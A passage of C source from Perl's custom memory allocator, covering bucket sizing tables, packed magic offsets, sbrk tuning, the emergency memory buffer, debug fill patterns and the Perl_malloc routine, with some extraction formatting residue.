\* OFFSET1==chunksize. For chunks of size 80 OFFSET1 of  $2K \% 80 = 48$  is

\* large enough to have ADDOFFSET between 1 and 16 (similarly for 96,

\* when ADDOFFSET should be 1). In particular, keeping MAGICs for

\* these sizes gives no additional size penalty.

\*

\* However, for chunks of size  $2^k$  with  $k \leq 5$  this gives OFFSET1  $\geq$

\* ADDOFFSET +  $2^{(11-k)}$ . Keeping ADDOFFSET 0 allows for  $2^{(11-k)} - 2^{(11-2k)}$

\* chunks per arena. This is smaller than  $2^{(11-k)} - 1$  which are

\* needed if no MAGIC is kept. [In fact, having a negative ADDOFFSET

\* would allow for slightly more buckets per arena for  $k=2,3$ .]

\*

\* Similarly, for chunks of size  $3/2 * 2^k$  with  $k \leq 5$  MAGICs would span

\* the area up to  $2^{(11-k)} + \text{ADDOFFSET}$ . For  $k=4$  this give optimal

\* ADDOFFSET as  $-7..0$ . For  $k=3$  ADDOFFSET can go up to 4 (with tiny

\* savings for negative ADDOFFSET). For  $k=5$  ADDOFFSET can go  $-1..16$

\* (with no savings for negative values).

\*

- \* In particular, keeping ADDOFFSET 0 for sizes of chunks up to  $2^6$
- \* leads to tiny pessimizations in case of sizes 4, 8, 12, 24, and
- \* leads to no contradictions except for size=80 (or 96.)
- \*
- \* However, it also makes sense to keep no magic for sizes 48 or less.
- \* This is what we do. In this case one needs ADDOFFSET $\geq$ 1 also for
- \* chunksizes 12, 24, and 48, unless one gets one less chunk per
- \* arena.
- \*
- \* The algo of OV\_MAGIC(block,bucket) keeps ADDOFFSET 0 until
- \* chunksize of 64, then makes it 1.
- \*
- \* This allows for an additional optimization: the above scheme leads
- \* to giant overheads for sizes 128 or more (one whole chunk needs to
- \* be sacrificed to keep INDEX). Instead we use chunks not of size
- \*  $2^k$ , but of size  $2^k - \text{ALIGN}$ . If we pack these chunks at the end of
- \* the arena, then the beginnings are still in different  $2^k$ -long
- \* sections of the arena if  $k \geq 7$  for  $\text{ALIGN}=4$ , and  $k \geq 8$  if  $\text{ALIGN}=8$ .
- \* Thus for  $k > 7$  the above algo of calculating the offset of the magic
- \* will still give different answers for different chunks. And to
- \* avoid the overrun of MAGIC1 into INDEX, one needs ADDOFFSET of  $\geq 1$ .
- \* In the case  $k=7$  we just move the first chunk an extra ALIGN
- \* backward inside the ARENA (this is done once per arena lifetime,
- \* thus is not a big overhead). \*/

```
# define MAX_PACKED_POW2 6
```

```

# define MAX_PACKED (MAX_PACKED_POW2 * BUCKETS_PER_POW2 + BUCKET_POW2_SHIFT)

# define MAX_POW2_ALGO ((1<<(MAX_PACKED_POW2 + 1)) - M_OVERHEAD)

# define TWOK_MASK ((1<<LOG_OF_MIN_ARENA) - 1)

# define TWOK_MASKED(x) (PTR2UV(x) & ~TWOK_MASK)

# define TWOK_SHIFT(x) (PTR2UV(x) & TWOK_MASK)

# define OV_INDEXp(block) (INT2PTR(u_char*,TWOK_MASKED(block)))

# define OV_INDEX(block) (*OV_INDEXp(block))

# define OV_MAGIC(block,bucket) ((*OV_INDEXp(block) +
                                (TWOK_SHIFT(block)>>
                                (bucket>>BUCKET_POW2_SHIFT)) +
                                (bucket >= MIN_NEEDS_SHIFT ? 1 : 0)))

/* A bucket can have a shift smaller than it size, we need to
   shift its magic number so it will not overwrite index: */

# ifdef BUCKETS_ROOT2

#   define MIN_NEEDS_SHIFT (7*BUCKETS_PER_POW2 - 1) /* Shift 80 greater than chunk 64. */

# else

#   define MIN_NEEDS_SHIFT (7*BUCKETS_PER_POW2) /* Shift 128 greater than chunk 32. */

# endif

# define CHUNK_SHIFT 0

/* Number of active buckets of given ordinal. */

#ifdef IGNORE_SMALL_BAD_FREE

#define FIRST_BUCKET_WITH_CHECK (6 * BUCKETS_PER_POW2) /* 64 */

# define N_BLKs(bucket) ( (bucket) < FIRST_BUCKET_WITH_CHECK
                        ? ((1<<LOG_OF_MIN_ARENA) - 1)/BUCKET_SIZE_NO_SURPLUS(bucket) \

```

```

        : n_blks[bucket] )

#else

# define N_BLKs(bucket) n_blks[bucket]

#endif


static const u_short n_blks[LOG_OF_MIN_ARENA * BUCKETS_PER_POW2] =

{

# if BUCKETS_PER_POW2==1

    0, 0,

    (MIN_BUC_POW2==2 ? 384 : 0),

    224, 120, 62, 31, 16, 8, 4, 2

# else

    0, 0, 0, 0,

    (MIN_BUC_POW2==2 ? 384 : 0), (MIN_BUC_POW2==2 ? 384 : 0),    /* 4, 4 */

    224, 149, 120, 80, 62, 41, 31, 25, 16, 16, 8, 8, 4, 4, 2, 2

# endif

};


/* Shift of the first bucket with the given ordinal inside 2K chunk. */

#ifdef IGNORE_SMALL_BAD_FREE

# define BLK_SHIFT(bucket) ( (bucket) < FIRST_BUCKET_WITH_CHECK \

        ? ((1<<LOG_OF_MIN_ARENA) \

            - BUCKET_SIZE_NO_SURPLUS(bucket) * N_BLKs(bucket)) \

        : blk_shift[bucket])

#else

```

```

# define BLK_SHIFT(bucket) blk_shift[bucket]

#endif

static const u_short blk_shift[LOG_OF_MIN_ARENA * BUCKETS_PER_POW2] =
{
# if BUCKETS_PER_POW2==1
    0, 0,
    (MIN_BUC_POW2==2 ? 512 : 0),
    256, 128, 64, 64, /* 8 to 64 */
    16*sizeof(union overhead),
    8*sizeof(union overhead),
    4*sizeof(union overhead),
    2*sizeof(union overhead),
# else
    0, 0, 0, 0,
    (MIN_BUC_POW2==2 ? 512 : 0), (MIN_BUC_POW2==2 ? 512 : 0),
    256, 260, 128, 128, 64, 80, 64, 48, /* 8 to 96 */
    16*sizeof(union overhead), 16*sizeof(union overhead),
    8*sizeof(union overhead), 8*sizeof(union overhead),
    4*sizeof(union overhead), 4*sizeof(union overhead),
    2*sizeof(union overhead), 2*sizeof(union overhead),
# endif
};

# define NEEDED_ALIGNMENT 0x800 /* 2k boundaries */

```

```

# define WANTED_ALIGNMENT 0x800 /* 2k boundaries */

#else /* !PACK_MALLOC */

# define OV_MAGIC(block,bucket) (block)->ov_magic
# define OV_INDEX(block) (block)->ov_index
# define CHUNK_SHIFT 1
# define MAX_PACKED -1
# define NEEDED_ALIGNMENT MEM_ALIGNBYTES
# define WANTED_ALIGNMENT 0x400 /* 1k boundaries */

#endif /* !PACK_MALLOC */

#define M_OVERHEAD (sizeof(union overhead) + RMAGIC_SZ) /* overhead at start+end */

#ifdef PACK_MALLOC

# define MEM_OVERHEAD(bucket) \
    (bucket <= MAX_PACKED ? 0 : M_OVERHEAD)

# ifdef SMALL_BUCKET_VIA_TABLE

#   define START_SHIFTS_BUCKET ((MAX_PACKED_POW2 + 1) * BUCKETS_PER_POW2)
#   define START_SHIFT MAX_PACKED_POW2

#   ifdef BUCKETS_ROOT2 /* Chunks of size 3*2^n. */
#       define SIZE_TABLE_MAX 80
#   else
#       define SIZE_TABLE_MAX 64

```

```

# endif

static const char bucket_of[] =

{
# ifdef BUCKETS_ROOT2          /* Chunks of size 3*2^n. */

    /* 0 to 15 in 4-byte increments. */

    (sizeof(void*) > 4 ? 6 : 5), /* 4/8, 5-th bucket for better reports */

    6,                          /* 8 */

    IF_ALIGN_8(8,7), 8,        /* 16/12, 16 */

    9, 9, 10, 10,             /* 24, 32 */

    11, 11, 11, 11,          /* 48 */

    12, 12, 12, 12,          /* 64 */

    13, 13, 13, 13,          /* 80 */

    13, 13, 13, 13           /* 80 */

# else /* !BUCKETS_ROOT2 */

    /* 0 to 15 in 4-byte increments. */

    (sizeof(void*) > 4 ? 3 : 2),

    3,

    4, 4,

    5, 5, 5, 5,

    6, 6, 6, 6,

    6, 6, 6, 6

# endif /* !BUCKETS_ROOT2 */

};

# else /* !SMALL_BUCKET_VIA_TABLE */

# define START_SHIFTS_BUCKET MIN_BUCKET

```

```

# define START_SHIFT (MIN_BUC_POW2 - 1)

# endif /* !SMALL_BUCKET_VIA_TABLE */

#else /* !PACK_MALLOC */

# define MEM_OVERHEAD(bucket) M_OVERHEAD

# ifdef SMALL_BUCKET_VIA_TABLE

# undef SMALL_BUCKET_VIA_TABLE

# endif

# define START_SHIFTS_BUCKET MIN_BUCKET

# define START_SHIFT (MIN_BUC_POW2 - 1)

#endif /* !PACK_MALLOC */

/*

* Big allocations are often of the size 2^n bytes. To make them a

* little bit better, make blocks of size 2^n+pagesize for big n.

*/

#ifdef TWO_POT_OPTIMIZE

# ifndef PERL_PAGESIZE

# define PERL_PAGESIZE 4096

# endif

# ifndef FIRST_BIG_POW2

# define FIRST_BIG_POW2 15 /* 32K, 16K is used too often. */

# endif

# define FIRST_BIG_BLOCK (1<<FIRST_BIG_POW2)

```



```

/* If this value or more, check against bigger blocks. */

# define FIRST_BIG_BOUND (FIRST_BIG_BLOCK - M_OVERHEAD)

/* If less than this value, goes into 2^n-overhead-block. */

# define LAST_SMALL_BOUND ((FIRST_BIG_BLOCK>>1) - M_OVERHEAD)


# define POW2_OPTIMIZE_ADJUST(nbytes) \
    ((nbytes >= FIRST_BIG_BOUND) ? nbytes -= PERL_PAGESIZE : 0)

# define POW2_OPTIMIZE_SURPLUS(bucket) \
    ((bucket >= FIRST_BIG_POW2 * BUCKETS_PER_POW2) ? PERL_PAGESIZE : 0)


#else /* !TWO_POT_OPTIMIZE */

# define POW2_OPTIMIZE_ADJUST(nbytes)

# define POW2_OPTIMIZE_SURPLUS(bucket) 0

#endif /* !TWO_POT_OPTIMIZE */


#if defined(HAS_64K_LIMIT) && defined(PERL_CORE)

# define BARK_64K_LIMIT(what,nbytes,size) \
    if (nbytes > 0xffff) { \
        PerlIO_printf(PerlIO_stderr(), \
            "%s too large: %lx\n", what, size); \
        my_exit(1); \
    }

#else /* !HAS_64K_LIMIT || !PERL_CORE */

# define BARK_64K_LIMIT(what,nbytes,size)

#endif /* !HAS_64K_LIMIT || !PERL_CORE */

```

```
#ifndef MIN_SBRK
```

```
# define MIN_SBRK 2048
```

```
#endif
```

```
#ifndef FIRST_SBRK
```

```
# define FIRST_SBRK (48*1024)
```

```
#endif
```

```
/* Minimal sbrk in percents of what is already allocated. */
```

```
#ifndef MIN_SBRK_FRAC
```

```
# define MIN_SBRK_FRAC 3
```

```
#endif
```

```
#ifndef SBRK_ALLOW_FAILURES
```

```
# define SBRK_ALLOW_FAILURES 3
```

```
#endif
```

```
#ifndef SBRK_FAILURE_PRICE
```

```
# define SBRK_FAILURE_PRICE 50
```

```
#endif
```

```
static void      morecore      (register int bucket);
```

```
# if defined(DEBUGGING)
```

```
static void      botch        (const char *diag, const char *s, const char *file, int line);
```

```

# endif

static void      add_to_chain  (void *p, MEM_SIZE size, MEM_SIZE chip);

static void*     get_from_chain(MEM_SIZE size);

static void*     get_from_bigger_buckets(int bucket, MEM_SIZE size);

static union overhead *getpages      (MEM_SIZE needed, int *nblksp, int bucket);

static int       getpages_adjacent(MEM_SIZE require);


#ifdef PERL_CORE


#ifdef I_MACH_CTHREADS

# undef MUTEX_LOCK

# define MUTEX_LOCK(m) STMT_START { if (*m) mutex_lock(*m); } STMT_END

# undef MUTEX_UNLOCK

# define MUTEX_UNLOCK(m) STMT_START { if (*m) mutex_unlock(*m); } STMT_END

#endif

#endif

#endif /* defined PERL_CORE */


#ifndef PTRSIZE

# define PTRSIZE      sizeof(void*)

#endif


#ifndef BITS_IN_PTR

# define BITS_IN_PTR (8*PTRSIZE)

#endif

```

```

/*
 * nextf[i] is the pointer to the next free block of size 2^i. The
 * smallest allocatable block is 8 bytes. The overhead information
 * precedes the data area returned to the user.
 */

#define NBUCKETS (BITS_IN_PTR*BUCKETS_PER_POW2 + 1)

static union overhead *nextf[NBUCKETS];

#if defined(PURIFY) && !defined(USE_PERL_SBRK)
# define USE_PERL_SBRK
#endif

#ifdef USE_PERL_SBRK
# define sbrk(a) Perl_sbrk(a)

Malloc_t Perl_sbrk (int size);

#else

# ifndef HAS_SBRK_PROTO /* <unistd.h> usually takes care of this */
extern Malloc_t sbrk(int);
# endif

#endif

# ifndef MIN_SBRK_FRAC1000 /* Backward compatibility */
# define MIN_SBRK_FRAC1000 (MIN_SBRK_FRAC * 10)
# endif

```

```
#ifndef START_EXTERN_C
# ifdef __cplusplus
#  define START_EXTERN_C    extern "C" {
# else
#  define START_EXTERN_C
# endif
#endif
```

```
#ifndef END_EXTERN_C
# ifdef __cplusplus
#  define END_EXTERN_C      };
# else
#  define END_EXTERN_C
# endif
#endif
```

```
#include "malloc_ctl.h"
```

```
#ifndef NO_MALLOC_DYNAMIC_CFG
#  define PERL_MALLOC_OPT_CHARS "FMfAPGdac"
```

```
# ifndef FILL_DEAD_DEFAULT
#  define FILL_DEAD_DEFAULT 1
# endif
```

```

# ifndef FILL_ALIVE_DEFAULT

#  define FILL_ALIVE_DEFAULT 1

# endif

# ifndef FILL_CHECK_DEFAULT

#  define FILL_CHECK_DEFAULT      1

# endif


static IV MallocCfg[MallocCfg_last] = {

    FIRST_SBRK,

    MIN_SBRK,

    MIN_SBRK_FRAC,

    SBRK_ALLOW_FAILURES,

    SBRK_FAILURE_PRICE,

    SBRK_ALLOW_FAILURES * SBRK_FAILURE_PRICE,      /* sbrk_goodness */

    FILL_DEAD_DEFAULT, /* FILL_DEAD */

    FILL_ALIVE_DEFAULT, /* FILL_ALIVE */

    FILL_CHECK_DEFAULT, /* FILL_CHECK */

    0,          /* MallocCfg_skip_cfg_env */

    0,          /* MallocCfg_cfg_env_read */

    0,          /* MallocCfg_emergency_buffer_size */

    0,          /* MallocCfg_emergency_buffer_prepared_size */

    0           /* MallocCfg_emergency_buffer_last_req */

};

IV *MallocCfg_ptr = MallocCfg;

```

```

static char* MallocCfgP[MallocCfg_last] = {

    0,                /* MallocCfgP_emergency_buffer */

    0,                /* MallocCfgP_emergency_buffer_prepared */

};

char **MallocCfgP_ptr = MallocCfgP;


# undef MIN_SBRK

# undef FIRST_SBRK

# undef MIN_SBRK_FRAC1000

# undef SBRK_ALLOW_FAILURES

# undef SBRK_FAILURE_PRICE


# define MIN_SBRK          MallocCfg[MallocCfg_MIN_SBRK]

# define FIRST_SBRK       MallocCfg[MallocCfg_FIRST_SBRK]

# define MIN_SBRK_FRAC1000 MallocCfg[MallocCfg_MIN_SBRK_FRAC1000]

# define SBRK_ALLOW_FAILURES    MallocCfg[MallocCfg_SBRK_ALLOW_FAILURES]

# define SBRK_FAILURE_PRICE    MallocCfg[MallocCfg_SBRK_FAILURE_PRICE]


# define sbrk_goodness          MallocCfg[MallocCfg_sbrk_goodness]


# define emergency_buffer_size    MallocCfg[MallocCfg_emergency_buffer_size]

# define emergency_buffer_last_req MallocCfg[MallocCfg_emergency_buffer_last_req]


# define FILL_DEAD          MallocCfg[MallocCfg_filldead]

# define FILL_ALIVE         MallocCfg[MallocCfg_fillalive]

```

```

# define FILL_CHECK_CFG      MallocCfg[MallocCfg_fillcheck]

# define FILL_CHECK          (FILL_DEAD && FILL_CHECK_CFG)


# define emergency_buffer    MallocCfgP[MallocCfgP_emergency_buffer]

# define emergency_buffer_prepared  MallocCfgP[MallocCfgP_emergency_buffer_prepared]


#else  /* defined(NO_MALLOC_DYNAMIC_CFG) */


# define FILL_DEAD    1

# define FILL_ALIVE    1

# define FILL_CHECK    1

static int sbrk_goodness = SBRK_ALLOW_FAILURES * SBRK_FAILURE_PRICE;


# define NO_PERL_MALLOC_ENV


#endif


#ifdef DEBUGGING_MSTATS

/*
 * nmalloc[i] is the difference between the number of mallocs and frees
 * for a given block size.
 */

static u_int nmalloc[NBUCKETS];

static u_int sbrk_slack;

static u_int start_slack;

```



```

#else  /* !( defined DEBUGGING_MSTATS ) */

# define sbrk_slack    0

#endif


static  u_int goodsbrk;


#ifdef PERL_EMERGENCY_SBRK


# ifndef BIG_SIZE

#  define BIG_SIZE (1<<16)          /* 64K */

# endif


# ifdef NO_MALLOC_DYNAMIC_CFG

static MEM_SIZE emergency_buffer_size;

    /* 0 if the last request for more memory succeeded.

       Otherwise the size of the failing request. */

static MEM_SIZE emergency_buffer_last_req;

static char *emergency_buffer;

static char *emergency_buffer_prepared;

# endif


# ifndef emergency_sbrk_croak

#  define emergency_sbrk_croak      croak2

# endif

```

```

# ifdef PERL_CORE

static char *

perl_get_emergency_buffer(IV *size)
{
    dTHX;

    /* First offense, give a possibility to recover by dieing. */

    /* No malloc involved here: */

    SV *sv;

    char *pv;

    GV **gvp = (GV**)hv_fetchs(PL_defstash, "^M", FALSE);

    if (!gvp) gvp = (GV**)hv_fetchs(PL_defstash, "\015", FALSE);

    if (!gvp || !(sv = GvSV(*gvp)) || !SvPOK(sv)
        || (SvLEN(sv) < (1<<LOG_OF_MIN_ARENA) - M_OVERHEAD))

        return NULL;                /* Now die die die... */

    /* Got it, now detach SvPV: */

    pv = SvPV_nolen(sv);

    /* Check alignment: */

    if ((PTR2UV(pv) - sizeof(union overhead)) & (NEEDED_ALIGNMENT - 1)) {

        PerlIO_puts(PerlIO_stderr(), "Bad alignment of $^M!\n");

        return NULL;                /* die die die */

    }

    SvPOK_off(sv);

    SvPV_set(sv, NULL);

```

```

SvCUR_set(sv, 0);

SvLEN_set(sv, 0);

*size = malloced_size(pv) + M_OVERHEAD;

return pv - sizeof(union overhead);
}

# define PERL_GET_EMERGENCY_BUFFER(p)  perl_get_emergency_buffer(p)

# else

# define PERL_GET_EMERGENCY_BUFFER(p)  NULL

# endif /* defined PERL_CORE */


# ifndef NO_MALLOC_DYNAMIC_CFG

static char *

get_emergency_buffer(IV *size)
{
    char *pv = emergency_buffer_prepared;

    *size = MallocCfg[MallocCfg_emergency_buffer_prepared_size];

    emergency_buffer_prepared = 0;

    MallocCfg[MallocCfg_emergency_buffer_prepared_size] = 0;

    return pv;
}

/* Returns 0 on success, -1 on bad alignment, -2 if not implemented */

int

set_emergency_buffer(char *b, IV size)

```

```

{
    if (PTR2UV(b) & (NEEDED_ALIGNMENT - 1))
        return -1;

    if (MallocCfg[MallocCfg_emergency_buffer_prepared_size])
        add_to_chain((void*)emergency_buffer_prepared,
                    MallocCfg[MallocCfg_emergency_buffer_prepared_size], 0);

    emergency_buffer_prepared = b;

    MallocCfg[MallocCfg_emergency_buffer_prepared_size] = size;

    return 0;
}

# define GET_EMERGENCY_BUFFER(p) get_emergency_buffer(p)

# else          /* NO_MALLOC_DYNAMIC_CFG */

# define GET_EMERGENCY_BUFFER(p) NULL

int
set_emergency_buffer(char *b, IV size)
{
    return -1;
}

# endif

static Malloc_t
emergency_sbrk(MEM_SIZE size)
{
    MEM_SIZE rsize = (((size - 1)>>LOG_OF_MIN_ARENA) + 1)<<LOG_OF_MIN_ARENA;

```

```

if (size >= BIG_SIZE

    && (!emergency_buffer_last_req ||

        (size < (MEM_SIZE)emergency_buffer_last_req))) {

    /* Give the possibility to recover, but avoid an infinite cycle. */

    MALLOC_UNLOCK;

    emergency_buffer_last_req = size;

    emergency_sbrk_croak("Out of memory during \"large\" request for %"UVuf" bytes, total sbrk()
is %"UVuf" bytes", (UV)size, (UV)(goodsbrk + sbrk_slack));

}

```

```

if ((MEM_SIZE)emergency_buffer_size >= rsize) {

    char *old = emergency_buffer;

    emergency_buffer_size -= rsize;

    emergency_buffer += rsize;

    return old;

} else {

    /* First offense, give a possibility to recover by dieing. */

    /* No malloc involved here: */

    IV Size;

    char *pv = GET_EMERGENCY_BUFFER(&Size);

    int have = 0;

    if (emergency_buffer_size) {

        add_to_chain(emergency_buffer, emergency_buffer_size, 0);

        emergency_buffer_size = 0;
    }
}

```

```
    emergency_buffer = NULL;

    have = 1;
}
```

```
if (!pv)

    pv = PERL_GET_EMERGENCY_BUFFER(&Size);

if (!pv) {

    if (have)

        goto do_croak;

    return (char *)-1;          /* Now die die die... */

}
```

```
/* Check alignment: */

if (PTR2UV(pv) & (NEEDED_ALIGNMENT - 1)) {

    dTHX;

    PerlIO_puts(PerlIO_stderr(), "Bad alignment of $^M!\n");

    return (char *)-1;          /* die die die */

}
```

```
    emergency_buffer = pv;

    emergency_buffer_size = Size;

}
```

do\_croak:

```
    MALLOC_UNLOCK;
```

```
    emergency_sbrk_croak("Out of memory during request for %"UVuf" bytes, total sbrk() is %"UVuf"
bytes", (UV)size, (UV)(goodsbrk + sbrk_slack));
```

```
    /* NOTREACHED */
```

```
    return NULL;
```

```
}
```

```
#else /* !defined(PERL_EMERGENCY_SBRK) */
```

```
# define emergency_sbrk(size) -1
```

```
#endif /* defined PERL_EMERGENCY_SBRK */
```

```
static void
```

```
write2(const char *mess)
```

```
{
```

```
    write(2, mess, strlen(mess));
```

```
}
```

```
#ifdef DEBUGGING
```

```
#undef ASSERT
```

```
#define ASSERT(p,diag) if (!(p)) botch(diag,STRINGIFY(p),__FILE__,__LINE__);
```

```
static void
```

```
botch(const char *diag, const char *s, const char *file, int line)
```

```
{
```

```
    dVAR;
```

```
    dTHX;
```

```
    if (!(PERL_MAYBE_ALIVE && PERL_GET_THX))
```

```

        goto do_write;
else {
    if (PerlIO_printf(PerlIO_stderr(),
        "assertion botched (%s?): %s %s:%d\n",
        diag, s, file, line) != 0) {
do_write:        /* Can be initializing interpreter */
        write2("assertion botched (");
        write2(diag);
        write2("?): ");
        write2(s);
        write2(" (");
        write2(file);
        write2(":".");
        {
            char linebuf[10];

            char *s = linebuf + sizeof(linebuf) - 1;

            int n = line;

            *s = 0;

            do {
                *--s = '0' + (n % 10);

            } while (n /= 10);

            write2(s);

        }

        write2(")\n");
    }
}

```



```

        PerlProc_abort();

    }

}

#else

#define ASSERT(p, diag)

#endif


#ifdef MALLOC_FILL

/* Fill should be long enough to cover long */

static void
fill_pat_4bytes(unsigned char *s, size_t nbytes, const unsigned char *fill)
{
    unsigned char *e = s + nbytes;

    long *lp;

    const long lfill = *(long*)fill;

    if (PTR2UV(s) & (sizeof(long)-1)) {          /* Align the pattern */

        int shift = sizeof(long) - (PTR2UV(s) & (sizeof(long)-1));

        unsigned const char *f = fill + sizeof(long) - shift;

        unsigned char *e1 = s + shift;

        while (s < e1)

            *s++ = *f++;

    }

    lp = (long*)s;

```

```

while ((unsigned char*)(lp + 1) <= e)

    *lp++ = lfill;

s = (unsigned char*)lp;

while (s < e)

    *s++ = *fill++;

}

/* Just malloc()ed */

static const unsigned char fill_feedadad[] =

{0xFE, 0xED, 0xAD, 0xAD, 0xFE, 0xED, 0xAD, 0xAD,

 0xFE, 0xED, 0xAD, 0xAD, 0xFE, 0xED, 0xAD, 0xAD};

/* Just free()ed */

static const unsigned char fill_deadbeef[] =

{0xDE, 0xAD, 0xBE, 0xEF, 0xDE, 0xAD, 0xBE, 0xEF,

 0xDE, 0xAD, 0xBE, 0xEF, 0xDE, 0xAD, 0xBE, 0xEF};

# define FILL_DEADBEEF(s, n) \

    (void)(FILL_DEAD? (fill_pat_4bytes((s), (n), fill_deadbeef), 0) : 0)

# define FILL_FEEDADAD(s, n) \

    (void)(FILL_ALIVE? (fill_pat_4bytes((s), (n), fill_feedadad), 0) : 0)

#else

# define FILL_DEADBEEF(s, n) ((void)0)

# define FILL_FEEDADAD(s, n) ((void)0)

# undef MALLOC_FILL_CHECK

#endif

#ifdef MALLOC_FILL_CHECK

```

```

static int
cmp_pat_4bytes(unsigned char *s, size_t nbytes, const unsigned char *fill)
{
    unsigned char *e = s + nbytes;

    long *lp;

    const long lfill = *(long*)fill;

    if (PTR2UV(s) & (sizeof(long)-1)) {          /* Align the pattern */

        int shift = sizeof(long) - (PTR2UV(s) & (sizeof(long)-1));

        unsigned const char *f = fill + sizeof(long) - shift;

        unsigned char *e1 = s + shift;

        while (s < e1)

            if (*s++ != *f++)

                return 1;

    }

    lp = (long*)s;

    while ((unsigned char*)(lp + 1) <= e)

        if (*lp++ != lfill)

            return 1;

    s = (unsigned char*)lp;

    while (s < e)

        if (*s++ != *fill++)

            return 1;

    return 0;
}

```

```

}

# define FILLCHECK_DEADBEEF(s, n) \
    ASSERT(!FILL_CHECK || !cmp_pat_4bytes(s, n, fill_deadbeef), \
        "free()ed/realloc()ed-away memory was overwritten")

#else

# define FILLCHECK_DEADBEEF(s, n) ((void)0)

#endif

int
S_ajust_size_and_find_bucket(size_t *nbytes_p)
{
    MEM_SIZE shiftr;

    int bucket;

    size_t nbytes = *nbytes_p;

    /*
     * Convert amount of memory requested into
     * closest block size stored in hash buckets
     * which satisfies request. Account for
     * space used per block for accounting.
     */

#ifdef PACK_MALLOC

# ifdef SMALL_BUCKET_VIA_TABLE

    if (nbytes == 0)

        bucket = MIN_BUCKET;


```

```

else if (nbytes <= SIZE_TABLE_MAX) {
    bucket = bucket_of[(nbytes - 1) >> BUCKET_TABLE_SHIFT];
} else
# else

if (nbytes == 0)
    nbytes = 1;

if (nbytes <= MAX_POW2_ALGO) goto do_shifts;

else

# endif

#endif

{
    POW2_OPTIMIZE_ADJUST(nbytes);

    nbytes += M_OVERHEAD;

    nbytes = (nbytes + 3) &~ 3;

#if defined(PACK_MALLOC) && !defined(SMALL_BUCKET_VIA_TABLE)

do_shifts:

#endif

    shiftr = (nbytes - 1) >> START_SHIFT;

    bucket = START_SHIFTS_BUCKET;

    /* apart from this loop, this is O(1) */

    while (shiftr >>= 1)

        bucket += BUCKETS_PER_POW2;

    }

    *nbytes_p = nbytes;

return bucket;

```

```
}
```

```
Malloc_t
```

```
Perl_malloc(size_t nbytes)
```

```
{
```

```
    dVAR;
```

```
    register union overhead *p;
```

```
    register int bucket;
```

```
#if defined(DEBUGGING) || defined(RCHECK)
```

```
    MEM_SIZE size = nbytes;
```

```
#endif
```

```
    BARK_64K_LIMIT("Allocation",nbytes,nbytes);
```

```
#ifdef DEBUGGING
```

```
    if ((long)nbytes < 0)
```

```
        croak("%s", "panic: malloc");
```

```
#endif
```

```
    bucket = S_ajust_size_and_find_bucket(&nbytes);
```

```
    MALLOC_LOCK;
```

```
    /*
```

```
    * If nothing in hash bucket right now,
```

```
    * request more memory from the system.
```

```
    */
```

```

        if (nextf[bucket] == NULL)

            morecore(bucket);

        if ((p = nextf[bucket]) == NULL) {

            MALLOC_UNLOCK;

#ifdef PERL_CORE

            {

                dTHX;

                if (!PL_nomemok) {

#ifdef defined(PLAIN_MALLOC) && defined(NO_FANCY_MALLOC)

                    PerlIO_puts(PerlIO_stderr(),"Out of memory!\n");

#else

                    char buff[80];

                    char *eb = buff + sizeof(buff) - 1;

                    char *s = eb;

                    size_t n = nbytes;

                    PerlIO_puts(PerlIO_stderr(),"Out of memory during request for ");

#ifdef defined(DEBUGGING) || defined(RCHECK)

                        n = size;

#endif

#endif

                    *s = 0;

                    do {

                        *--s = '0' + (n % 10);

                    } while (n /= 10);

                    PerlIO_puts(PerlIO_stderr(),s);

```

```

        PerlIO_puts(PerlIO_stderr()," bytes, total sbrk() is ");

        s = eb;

        n = goodsbrk + sbrk_slack;

        do {

            *--s = '0' + (n % 10);

        } while (n /= 10);

        PerlIO_puts(PerlIO_stderr(),s);

        PerlIO_puts(PerlIO_stderr()," bytes!\n");

#ifdef /* defined(PLAIN_MALLOC) && defined(NO_FANCY_MALLOC) */

        my_exit(1);

    }

}

#endif

return (NULL);

}

/* remove from linked list */

#ifdef DEBUGGING

if ( (PTR2UV(p) & (MEM_ALIGNBYTES - 1))

/* Can't get this low */

|| (p && PTR2UV(p) < (1<<LOG_OF_MIN_ARENA)) ) {

dTHX;

PerlIO_printf(PerlIO_stderr(),

    "Unaligned pointer in the free chain 0x%"UVxf"\n",

    PTR2UV(p));

```



```

    }

    if ( (PTR2UV(p->ov_next) & (MEM_ALIGNBYTES - 1))
        || (p->ov_next && PTR2UV(p->ov_next) < (1<<LOG_OF_MIN_ARENA)) ) {
        dTHX;

        PerlIO_printf(PerlIO_stderr(),

            "Unaligned \"next\" pointer in the free "

            "chain 0x%"UVxf" at 0x%"UVxf"\n",

            PTR2UV(p->ov_next), PTR2UV(p));
    }

#endif

    nextf[bucket] = p->ov_next;

    MALLOC_UNLOCK;

    DEBUG_m(PerlIO_printf(Perl_debug_log,

        "0x%"UVxf": (%05lu) malloc %ld bytes\n",

        PTR2UV((Malloc_t)(p + CHUNK_SHIFT)), (unsigned long)(PL_an++),

        (long)size));

    FILLCHECK_DEADBEEF((unsigned char*)(p + CHUNK_SHIFT),

        BUCKET_SIZE_REAL(bucket) + RMAGIC_SZ);

#ifdef IGNORE_SMALL_BAD_FREE

    if (bucket >= FIRST_BUCKET_WITH_CHECK)

#endif
#endif

```

```

        OV_MAGIC(p, bucket) = MAGIC;

#ifdef PACK_MALLOC

        OV_INDEX(p) = bucket;

#endif

#ifdef RCHECK

    /*
     * Record allocated size of block and
     * bound space with magic numbers.
     */

    p->ov_rmagic = RMAGIC;

    if (bucket <= MAX_SHORT_BUCKET) {

        int i;

        nbytes = size + M_OVERHEAD;

        p->ov_size = nbytes - 1;

        if ((i = nbytes & (RMAGIC_SZ-1))) {

            i = RMAGIC_SZ - i;

            while (i--) /* nbytes - RMAGIC_SZ is end of alloced area */

                ((caddr_t)p + nbytes - RMAGIC_SZ)[i] = RMAGIC_C;

        }

        /* Same at RMAGIC_SZ-aligned RMAGIC */

        nbytes = (nbytes + RMAGIC_SZ - 1) & ~(RMAGIC_SZ - 1);

        ((u_int *)((caddr_t)p + nbytes))[-1] = RMAGIC;

    }

    FILL_FEEDADAD((unsigned char *) (p + CHUNK_SHIFT), size);

```

```
#endif
```

```
    return ((Malloc_t)(p + CHUNK_SHIFT));
```

```
}
```

```
static char *last_sbrk_top;
```

```
static char *last_op;           /* This arena can be easily extended. */
```

```
static MEM_SIZE sbrked_remains;
```

```
#ifdef DEBUGGING_MSTATS
```

```
static int sbrks;
```

```
#endif
```

```
struct chunk_chain_s {
```

```
    struct chunk_chain_s *next;
```

```
    MEM_SIZE size;
```

```
};
```

```
static struct chunk_chain_s *chunk_chain;
```

```
static int n_chunks;
```

```
static char max_bucket;
```

```
/* Cutoff a piece of one of the chunks in the chain. Prefer smaller chunk. */
```

```
